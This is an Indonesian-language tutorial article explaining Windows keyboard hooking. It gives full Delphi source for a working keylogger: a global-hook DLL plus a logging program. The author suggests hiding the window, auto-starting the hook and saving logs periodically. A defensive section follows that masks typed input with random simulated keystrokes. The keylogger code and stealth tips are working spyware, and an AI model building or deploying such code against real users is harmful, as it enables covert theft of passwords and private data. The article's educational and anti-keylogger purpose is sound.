

# Membuat *Keylogger* dan Antinya pada sistem operasi Windows

**Khaidir Mustafa**

*kqha84mcz@yahoo.com*

*http://kha.orgfree.com*

## ***Lisensi Dokumen:***

*Copyright © 2003-2007 IlmuKomputer.Com*

*Seluruh dokumen di IlmuKomputer.Com dapat digunakan, dimodifikasi dan disebarkan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis dan pernyataan copyright yang disertakan dalam setiap dokumen. Tidak diperbolehkan melakukan penulisan ulang, kecuali mendapatkan ijin terlebih dahulu dari IlmuKomputer.Com.*

Seiring dengan semakin berkembangnya pemanfaatan Teknologi Informasi yang ditandai dengan revolusi komunikasi menggunakan media internet, berbagai kemudahan dalam melaksanakan aktifitas sehari-hari juga semakin meningkat. Jika dahulu ketika kita ingin berbelanja suatu barang kita harus datang langsung ke tokonya, maka kini dengan menggunakan internet kita dapat berbelanja dari rumah atau kantor dan kemudian tinggal menunggu barang yang kita pesan tiba di rumah. Aktifitas seperti ini yang sering disebut dengan *e-commerce*, disamping memudahkan proses jual-beli, juga membawa potensi untuk disalahgunakan.


Sering kita dengar di berita-berita tentang pencurian nomor kartu kredit, password *e-mail*, dan sebagainya. Salah satu metode yang sering digunakan untuk memperoleh data-data pribadi seperti itu adalah dengan menggunakan *keylogger*. *Keylogger* merupakan sebuah alat atau sebuah perangkat lunak yang dapat digunakan untuk merekam aktifitas penekanan tombol pada keyboard sehingga pengguna yang tidak tahu apa-apa, secara lengah memasukkan data pribadi seperti password melalui sebuah komputer yang telah dipasang *keylogger* oleh pihak yang tidak bertanggungjawab.

Tulisan ini membahas tentang cara kerja dan pembuatan *keylogger* software serta antinya pada sistem operasi Windows. Perlu diingat bahwa segala istilah *keylogger* yang penulis gunakan di sini mengacu kepada *keylogger* software.

## **Keylogger**

### **Apa itu *keylogger*?**

Seperti yang sempat dipaparkan pada kata pengantar, *keylogger* bekerja dengan cara merekam setiap tombol yang kita tekan pada keyboard. *Keylogger* hardware biasanya berupa alat yang dipasang diantara slot *keyboard* pada komputer dan keyboard itu sendiri.



Gambar 1.1 Diagram model koneksi keylogger hardware

Tidak ada perangkat lunak yang mampu mendeteksi keylogger hardware, karena alat tersebut bekerja pada level hardware input. Untuk mendeteksi keberadaan keylogger hardware, kita hanya dapat mengandalkan mata sendiri untuk melihat langsung keberadaan “benda mencurigakan” yang terpasang diantara komputer dan keyboard.


### **Metode Hooking**

Untuk memahami prinsip kerja keylogger software, terlebih dahulu kita harus memahami prinsip kerja sistem operasi Windows dalam menangani input dari keyboard. Setiap kali pengguna menekan sebuah tombol di keyboard, Windows menangkap input yang pengguna masukkan, dan kemudian meneruskan input keyboard tersebut ke aplikasi yang dituju menggunakan sistem *message*.



Gambar 1.2 Diagram pengelolaan input keyboard oleh Windows

Keylogger software (seterusnya akan disebut dengan keylogger) bekerja dengan cara membajak input yang diterima sebelum dikirimkan ke *Window Procedure*. Dengan cara ini, keylogger dapat menangkap semua input keyboard yang telah diproses oleh Windows sebelum dikirimkan ke aplikasi yang akan menerima input tersebut.



Gambar 1.3 Diagram pembajakan input yang dilakukan oleh keylogger

Dengan membajak input yang diterima dan kemudian memerintahkan Windows untuk mengirimkan kembali input tersebut alur proses akan berjalan seakan-akan normal, sehingga pengguna tidak akan sadar bahwa inputnya sebenarnya sudah dibajak. Metode ini disebut dengan hooking. Sesuai dengan namanya, metode ini bekerja dengan mengaitkan diri (*hook*) diantara proses yang terjadi. Ada banyak hook yang mungkin dilakukan dimana *keyboard hook* merupakan salah satu diantaranya. Keylogger memanfaatkan keyboard hook untuk membajak input dari keyboard.

### Implementasi Keyboard Hook

Pada contoh ini penulis menggunakan bahasa pemrograman Turbo Delphi Explorer Edition yang merupakan *freeware* dari Borland (CodeGear). Meskipun program ini ditulis dengan menggunakan Turbo Delphi, teknik yang diterapkan di sini dapat diimplementasikan menggunakan bahasa pemrograman lain seperti Visual Basic, C, dan lain-lain.

Untuk membuat keylogger yang dapat membajak input secara global (di luar dari aplikasi keylogger itu sendiri), kita harus menggunakan file *library* yang berjalan pada *process* yang terpisah dari aplikasi keylogger itu sendiri. Karena aplikasi keylogger dan librarynya berjalan pada *process* yang terpisah, maka kita membutuhkan suatu metode komunikasi untuk menghubungkan kedua aplikasi tersebut. Pada contoh ini penulis menggunakan message `WM_USER+1611` dengan *memory-mapped file* untuk menyimpan data *handle* program utama. Berikut kode sumbernya:

```
library keylib;  
  
uses  
  SysUtils, Classes, Windows, Messages ;  
  
type  
  PHookRec = ^THookRec;  
  THookRec = record  
    AppHnd: Integer;  
  end;
```

```
var
  Hooked: Boolean;
  hKeyHook, hMemFile, hApp: HWND;
  PHookRec1: PHookRec;

const
  WM_COMMIPC = WM_USER + 1611 ;
  MapName : PChar = 'KeylibGlobalMap' ;

function KeyHookFunc(Code, VirtualKey, KeyStroke: Integer): LRESULT;
stdcall;
var
  KeyStatel: TKeyboardState;
  AryChar: array[0..1] of Char;
  Count: Integer;
begin
  Result := 0;
  if Code = HC_NOREMOVE then Exit;
  Result := CallNextHookEx(hKeyHook, Code, VirtualKey, KeyStroke);
  if Code < 0 then Exit;
  if Code = HC_ACTION then
  begin
    if ((KeyStroke and (1 shl 30)) <> 0) then
    begin
      hMemFile := OpenFileMapping(FILE_MAP_WRITE, False, MapName);
      PHookRec1 := MapViewOfFile(hMemFile, FILE_MAP_WRITE, 0, 0, 0);
      if PHookRec1 <> nil then hApp := PHookRec1.AppHnd;
      if ((KeyStroke and (1 shl 30)) <> 0) then
      begin
        GetKeyboardState(KeyStatel);
        Count := ToAscii(VirtualKey, KeyStroke, KeyStatel, AryChar,
0);
        if Count = 1 then PostMessage(hApp, WM_COMMIPC,
Ord(AryChar[0]), 0);
        end;
        end ;
        end;
        end;
end;

function StartHook(AppHandle: HWND): Byte; export;
begin
  Result := 0;
  if Hooked then
  begin
    Result := 1;
  end
  else
  begin
    hKeyHook := SetWindowsHookEx(WH_KEYBOARD, KeyHookFunc, hInstance,
0);
    if hKeyHook > 0 then
    begin
      hMemFile := CreateFileMapping($FFFFFFFF, nil, PAGE_READWRITE, 0,
SizeOf(THookRec), MapName);
      PHookRec1 := MapViewOfFile(hMemFile, FILE_MAP_WRITE, 0, 0, 0);
      hApp := AppHandle;
      PHookRec1.AppHnd := AppHandle;
      Hooked := True;
    end;
  end;
end;
```

```
        end
        else Result := 2;
    end;
end;

function StopHook: Boolean; export;
begin
    if PHookRec1 <> nil then
        begin
            UnmapViewOfFile(PHookRec1);
            CloseHandle(hMemFile);
            PHookRec1 := nil;
        end;
        if Hooked then Result := UnhookWindowsHookEx(hKeyHook) else Result
:= True;
        Hooked := False;
    end;
end;

procedure EntryProc(dwReason: DWORD);
begin
    if (dwReason = Dll_Process_Detach) then
        begin
            if PHookRec1 <> nil then
                begin
                    UnmapViewOfFile(PHookRec1);
                    CloseHandle(hMemFile);
                end;
            UnhookWindowsHookEx(hKeyHook);
        end;
    end;
end;

exports
    StartHook,
    StopHook;


begin
    PHookRec1 := nil;
    Hooked := False;
    hKeyHook := 0;
    DLLProc := @EntryProc;
    EntryProc(Dll_Process_Attach);
end.
```

Dari kode sumber di atas, dapat kita lihat ada 2 fungsi yang diekspor yaitu StartHook dan StopHook. Kedua fungsi ini yang dapat kita gunakan untuk melakukan inisialisasi dan deinisialisasi keyboard hook dari program utama nantinya. Kedua fungsi ini cukup mudah digunakan, dimana fungsi StartHook hanya menggunakan 1 parameter yaitu handle dari program utama yang akan menerima rekaman input yang ditangkap, sedangkan StopHook tidak ada parameter sama sekali. Fungsi StartHook digunakan untuk menginstalasi keyboard hook ke sistem Windows, dan juga melakukan inisialisasi memory-mapped file yang akan digunakan. Fungsi StopHook berfungsi untuk melepas keyboard hook yang telah diinstalasi dan juga melakukan deinisialisasi memory-mapped file yang telah dibuat. Keyboard hook yang telah diinstalasi harus dilepas jika tidak digunakan karena jika tidak dilepas sedangkan library tersebut sudah dihapus dari memori, maka input keyboard tidak akan dapat diproses oleh aplikasi yang dituju sehingga mengakibatkan Windows seakan-akan tidak merespon input dari keyboard.

Pada fungsi KeyHookFunc dari kode sumber di atas, kita dapat melihat bahwa sebelum file library tersebut mengirimkan input yang ditangkap ke program utama, fungsi tersebut terlebih dahulu meneruskan input tersebut ke keyboard hook yang lain (lihat baris “Result := CallNextHookEx(hKeyHook, Code, VirtualKey, KeyStroke);”). Hal ini diperlukan agar input dari keyboard yang ditangkap dapat diteruskan ke aplikasi yang seharusnya menerima input tersebut. Apa yang terjadi jika baris ini diabaikan? Jawabannya jelas, input akan direkam oleh library tanpa pernah diteruskan ke aplikasi penerima sebenarnya, Notepad misalnya, sehingga seakan-akan keyboard tidak berfungsi.

Setelah file library tersebut dikompilasi, simpan file keylib.dll yang telah jadi pada direktori C:\Windows\System32 jika Windows anda berada di drive C. File tersebut juga dapat diletakkan pada direktori yang sama dengan program utama, atau direktori-direktori yang terdaftar pada environment variable PATH.

Untuk program utama, kita memerlukan sebuah Form, 2 buah Button (Button1 dan Button2), dan sebuah Memo (Memo1). Button1 dari program utama ini berfungsi untuk memulai hooking, dan Button2 untuk menghentikannya. Sedangkan Memo1 menampilkan input yang ditangkap. Berikut contoh formnya:



*Gambar 1.4 Contoh form program utama*

Berikut adalah kode sumber dari program utama:

```
unit Unit1;  
  
interface  
  
uses  
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls,  
  Forms,  
  Dialogs, StdCtrls;  
  
type  
  TForm1 = class(TForm)  
    Button1: TButton;  
    Button2: TButton;  
    Memo1: TMemo;  
    procedure Button1Click(Sender: TObject);  
    procedure LogKey(var msg : TMessage); message WM_USER+1611 ;  
    procedure Button2Click(Sender: TObject);  
  end;  
end;
```

```
private
  { Private declarations }
public
  { Public declarations }
end;

var
  Form1: TForm1;

implementation

{$R *.dfm}

var
  hLib2: THandle;

procedure TForm1.Button1Click(Sender: TObject);
var
  StartHook1 : function(AppHandle: HWND): Byte;
begin
  hLib2 := LoadLibrary('keylib.dll');
  @StartHook1 := GetProcAddress(hLib2, 'StartHook');
  if @StartHook1 = nil then Exit;
  StartHook1(Handle);
end;

procedure TForm1.Button2Click(Sender: TObject);
type
  TStopHook = function: Boolean;
var
  StopHook1: TStopHook;
begin
  @StopHook1 := GetProcAddress(hLib2, 'StopHook');
  if @StopHook1 = nil then Exit ;
  FreeLibrary(hLib2);
end;

procedure TForm1.LogKey(var msg : TMessage) ;
begin
  Memo1.Lines.Text := Memo1.Lines.Text+Chr(msg.WParam) ;
  msg.Result := 1 ;
end;

end.
```

Cukup sederhana bukan? Untuk menguji aplikasi yang telah dibuat, anda dapat mencoba menjalankan program tersebut, dan cobalah mengetik sesuatu dari program lain misalnya Notepad, maka akan terlihat input yang anda masukkan akan direkam secara otomatis pada Memo1.

Dari contoh yang sudah diberikan, kita dapat mengembangkan lagi keylogger yang telah dibuat untuk meningkatkan fungsionalitasnya, misalnya dengan merekam isi Memo1 setiap rentang waktu tertentu, atau mengaktifkan dan mematikan keyboard hook secara otomatis pada saat program mulai dan program berhenti, menyembunyikan form sehingga tidak tampak oleh pengguna, dan sebagainya.


## **Anti Keylogger**

### **Metode Anti Keylogger**

Sejauh yang penulis ketahui, tidak ada metode pasti yang dapat digunakan untuk mendeteksi keylogger. Metode-metode yang paling sering disarankan yaitu dengan memperhatikan secara seksama aplikasi-aplikasi yang berjalan pada sistem, instal antivirus, anti spyware dan firewall, dan lain-lain namun tidak ada yang berupa solusi spesifik untuk keylogger. Metode-metode yang telah disebutkanpun masih dapat diatasi dengan mudah dengan menggunakan teknik-teknik tertentu yang tidak dibahas di sini.

Meskipun keberadaan keylogger sulit dideteksi bahkan oleh pengguna mahir sekalipun, namun keylogger dapat “ditipu” dengan menggunakan suatu metode sederhana. Dari diagram di atas (Gambar 1.3) kita dapat melihat bahwa keylogger bekerja dengan membajak semua input keyboard yang terjadi. Dari sini timbul pertanyaan, apa yang terjadi jika kita mampu membuat “input palsu” untuk menyamarkan input yang sebenarnya? Ya, keylogger juga akan merekam input palsu tersebut. Tetapi bagaimana membuat “input palsu” tersebut?

Komponen-komponen visual untuk menginput tulisan pada bahas pemrograman visual (misalnya TEdit pada Delphi, dan TextBox pada Visual Basic) biasanya menyertakan properti untuk membuat komponen-komponen tersebut menjadi *read only* (hanya baca). Dengan memanfaatkan properti ini, kita dapat membuat suatu kontrol Edit menjadi kolom input password yang aman dari keylogger. Berikut contoh *flowchart*nya:




Gambar 2.1 Flowchart komponen edit anti-keylogger

Dengan mengetikkan input pada komponen edit yang diproses dengan flowchart di atas, maka keylogger akan mencatat input yang dimasukkan beserta dengan input palsu yang pada flowchart di atas dibuat dengan membangkitkan simulasi penekanan tombol pada komponen edit yang dibuat read only.

### Implementasi Anti Keylogger

Untuk contoh kali ini, kita akan membuat *project* baru yang menggunakan sebuah Form, sebuah Label, dan sebuah Edit. Di bawah ini adalah contoh formnya:



Gambar 2.2 Contoh form dengan TEdit anti-keylogger

Input yang dimasukkan pada Edit1 akan diproses melalui *event* OnChange, yaitu suatu event yang dipanggil setiap kali ada perubahan pada isi Edit1. Berikut kode sumbernya:

```
procedure TForm1.Edit1Change(Sender: TObject) ;
var
  a : integer ;
  b : byte ;
begin
  Randomize ;
  Edit1.Enabled := False ;
  for a:=0 to Random(100) do
  begin
    b := 32+Random(94);
    keybd_event(VkKeyScan(Chr(b)),0,0,0);
    keybd_event(VkKeyScan(Chr(b)),KEYEVENTF_KEYUP,0,0);
  end ;
  Application.ProcessMessages;
  Edit1.Enabled := True ;
  Edit1.SetFocus ;
  Edit1.SelStart := Length(Edit1.Text) ;
end;
```

Kode di atas juga cukup sederhana tetapi hasilnya akan sangat membantu dalam menghadapi keylogger. Dengan memanggil fungsi *Windows API* `keybd_event` (*Windows API* untuk mensimulasikan event input keyboard) pada Edit1 yang sudah *disabled* sebanyak *n* kali, dimana *n* adalah nilai acak antara 0 hingga 100, maka setiap input data akan diikuti dengan sejumlah input acak pula. Input acak dihasilkan dengan menggunakan `keybd_event` dengan parameter tombol yang ditekan adalah karakter alphanumerik termasuk tanda baca (lihat baris: “`b := 32+Random(94);`”).

Mungkin anda akan bertanya-tanya, mengapa susah payah menggunakan properti `Enabled`, bukankah ada properti `ReadOnly` yang lebih mudah digunakan tanpa harus menggunakan `Enabled` yang harus disertai `SetFocus` dan `SelStart` lagi? Dari percobaan yang penulis lakukan, menggunakan properti `ReadOnly` akan memungkinkan terjadinya pemanggilan event `OnChange` yang rekursif (berulang-ulang pada fungsi pemanggil) tak terbatas, karena `ReadOnly` pada `TEdit` tetap menerima input dari keyboard meskipun karakternya tidak ditampilkan. Hal tersebut mengakibatkan setiap simulasi input dari `keybd_event` pada Edit1 akan memanggil event `OnChange` tersebut, sehingga mengakibatkan rekursif yang tidak ada habisnya.

Di bawah ini adalah contoh *screenshot* keylogger dan anti-keylogger yang dibuat:



Gambar 2.3 Contoh hasil tangkapan input yang dilakukan pada aplikasi anti-keylogger

Dari screenshot di atas kita dapat melihat hasil kerja software anti-keylogger yang dibuat. Anda dapat membaca hasil keyloggernya? Dengan software anti keylogger tersebut, pengguna dapat dengan aman mengetikkan passwordnya, untuk kemudian disalin (*copy*) dan ditempel (*paste*) di tempat lain (kolom isian password, PIN, dll). Software anti-keylogger yang telah kita buat dapat dikembangkan lagi, misalnya dengan mengaktifkan mask pada komponen Edit sehingga tulisan yang tampak merupakan karakter asterisk (\*). Beberapa software anti-keylogger menggunakan metode seperti ini, salah satunya adalah JUNK yang dapat diunduh dari website penulis melalui alamat <http://kha.orgfree.com/v3/index.php?page=download&id=2>.

## Referensi

Jasakom Community (<http://www.jasakom.com>)  
Torry's Delphi Pages (<http://www.torry.net>)  
Dokumentasi JUNK – JUNK is Undetected Key

### **Biografi Penulis**



**Khaidir Mustafa.** Alumni SMK 5 Makassar dan dua kali terpilih untuk mewakili propinsi Sulawesi Selatan dalam PKS Nasional. Saat artikel ini ditulis, penulis masih mahasiswa D4 di Berufsakademie Malang, dan sedang menyelesaikan Tugas Akhir di Dornier Technology, Jerman. Tulisan ini merupakan tulisan perdananya di Ilmu Komputer.